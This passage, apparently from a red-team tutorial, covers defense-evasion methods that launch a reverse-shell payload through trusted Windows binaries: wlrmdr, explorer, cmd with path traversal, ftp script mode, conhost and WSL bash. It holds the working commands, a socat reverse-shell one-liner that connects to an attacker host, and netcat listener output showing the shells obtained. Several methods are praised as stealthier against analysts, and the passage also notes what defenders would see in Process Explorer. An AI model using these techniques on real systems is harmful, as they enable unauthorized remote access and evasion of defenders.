
-u: Executable to run

```
wlrmdr.exe -s 3600 -f 0 -t _ -m _ -a 11 -u C:\Users\Public\shell.exe
```



On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, shell.exe as a standalone has been spawned.



Method 6 – explorer.exe

Explorer.exe is the executable run when a user opens the file manager. The path bar where the current working directory is mentioned also serves as a run prompt kind of a thing where if you input name of a binary it spawns (like cmd.exe). Moreover, the binary is spawned as a child process of explorer.exe. This can be achieved via the command line too.

```
explorer.exe /root,"C:\Users\Public\shell.exe"
```

```
C:\Users\Public>explorer.exe /root,"C:\Users\Public\shell.exe"
explorer.exe /root,"C:\Users\Public\shell.exe"

C:\Users\Public>
```


On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49916
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\Public>whoami
whoami
workstation01\hex

C:\Users\Public>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, cmd.exe has been spawned which in turn runs our shell.exe



Method 7 – cmd.exe

Cmd.exe is the command prompt (terminal) of Windows and is capable of executing binaries using the /c flag. One can indirectly execute a malicious file using cmd.exe like so:

```
cmd.exe /c C:\Users\Public\shell.exe
```

Moreover, an attacker may also benefit from the lesser-known path traversal execution method. This lets an attacker traverse back to explorer.exe and use that to initiate the process for “shell.exe.” This complicates the analysis part for a blue teamer and is considered better than the previous method.

```
cmd.exe /c "ignite.local /../../../../../../../../../../../windows/explorer.exe"
/root,C:\Users\Public\shell.exe
```

```
C:\Users\Public>cmd.exe /c "ignite.local /../../../../../../../../../../../windows/explorer.exe" /root,C:\Users\Public\
shell.exe
cmd.exe /c "ignite.local /../../../../../../../../../../../windows/explorer.exe" /root,C:\Users\Public\shell.exe

C:\Users\Public>
```


On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49937
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
workstation01\hex

C:\Windows\system32>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, a conhost (masking our shell) has been spawned as a child process under explorer.exe process and is stealthier.



Method 8 – ftp.exe

Newer versions of Windows 10 and 11 come with a ftp.exe binary already included with the default installation. Moreover, it is available in the system PATH variable and can be executed from any working directory.

Thereafter, we can load the command we want to run in a text file called “script.txt” and execute it using the ftp -s option which executes text files as a script. Hence, we include the explorer.exe command in this script and execute it using ftp.

```
echo !explorer.exe /root,"C:\Users\Public\shell.exe" > script.txt && ftp -s:script.txt
```

```
C:\Users\Public>echo !explorer.exe /root,"C:\Users\Public\shell.exe" > script.txt && ftp -s:script.txt
echo !explorer.exe /root,"C:\Users\Public\shell.exe" > script.txt && ftp -s:script.txt
!explorer.exe /root,"C:\Users\Public\shell.exe"
```


On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49908
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
workstation01\hex

C:\Windows\system32>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, an ftp instance is running with no notable indication of our shell.exe in processes making it stealthier.




Method 9 – conhost.exe

Conhost.exe stands for Console Host which was introduced with Windows 7. It is sort of a bridge between old school CRSS and cmd.exe. More information can be found here. In simpler terms it helps Command Prompt to interact with Windows explorer and provides functionality like drag and drop text from explorer to cmd.exe.

Conhost can also be used to launch arbitrary executables. Depending on which Windows version you are using the results may vary but as per Build 1809, I found it to be working.

```
conhost "ignite.local C:\Users\Public\shell.exe"
```




On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.26] 49937
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
workstation01\hex

C:\Windows\system32>
```

Inspection in process explorer: In the victim system, if an analyst checks process explorer, he shall see the following processes running that should make him suspicious. As you can see, a conhost instance has been launched within a cmd.exe process. It is stealthy as compared to other methods as shell.exe isn't seen in the process explorer.




```
Method 10 - WSL Only (bash.exe)
```

The next two methods are use-case specific. WSL stands for Windows Subsystem for Linux and can help a user install an instance of their favourite Linux distro onto Windows itself by creating a subsystem. Here, the victim has installed an Ubuntu instance in WSL. It can be installed by instructions provided here.

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.189] 52142
sh: 0: can't access tty; job control turned off
$ id
id
uid=1000(hex) gid=1000(hex) groups=1000(hex),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44
(video),46(plugdev),117(netdev)
$ whoami
whoami
hex
$ uname -a
uname -a
Linux DESKTOP-E8AK5SR 4.4.0-19041-Microsoft #1237-Microsoft Sat Sep 11 14:32:00 PST 2021 x86_64 x86_64 x86_64 GNU/
Linux
$
```

If the victim has a WSL installed with socat package, bash.exe present in the system can be used to obtain a reverse shell like so:


```
bash.exe -c "socat tcp-connect:192.168.0.89:4444 exec:sh,pty,stderr,setsid,sigint,sane"
```

```
C:\Users\Public>bash.exe -c "socat tcp-connect:192.168.0.89:4444 exec:sh,pty,stderr,setsid,sigint,sane"
bash.exe -c "socat tcp-connect:192.168.0.89:4444 exec:sh,pty,stderr,setsid,sigint,sane"
```

On our reverse listener set up on port 4444, we receive a connection as the shell gets executed!

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.189] 52142
sh: 0: can't access tty; job control turned off
$ id
id
uid=1000(hex) gid=1000(hex) groups=1000(hex),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44
(video),46(plugdev),117(netdev)
$ whoami
whoami
hex
$ uname -a
uname -a
Linux DESKTOP-E8AK5SR 4.4.0-19041-Microsoft #1237-Microsoft Sat Sep 11 14:32:00 PST 2021 x86_64 x86_64 x86_64 GNU/
Linux
$
```

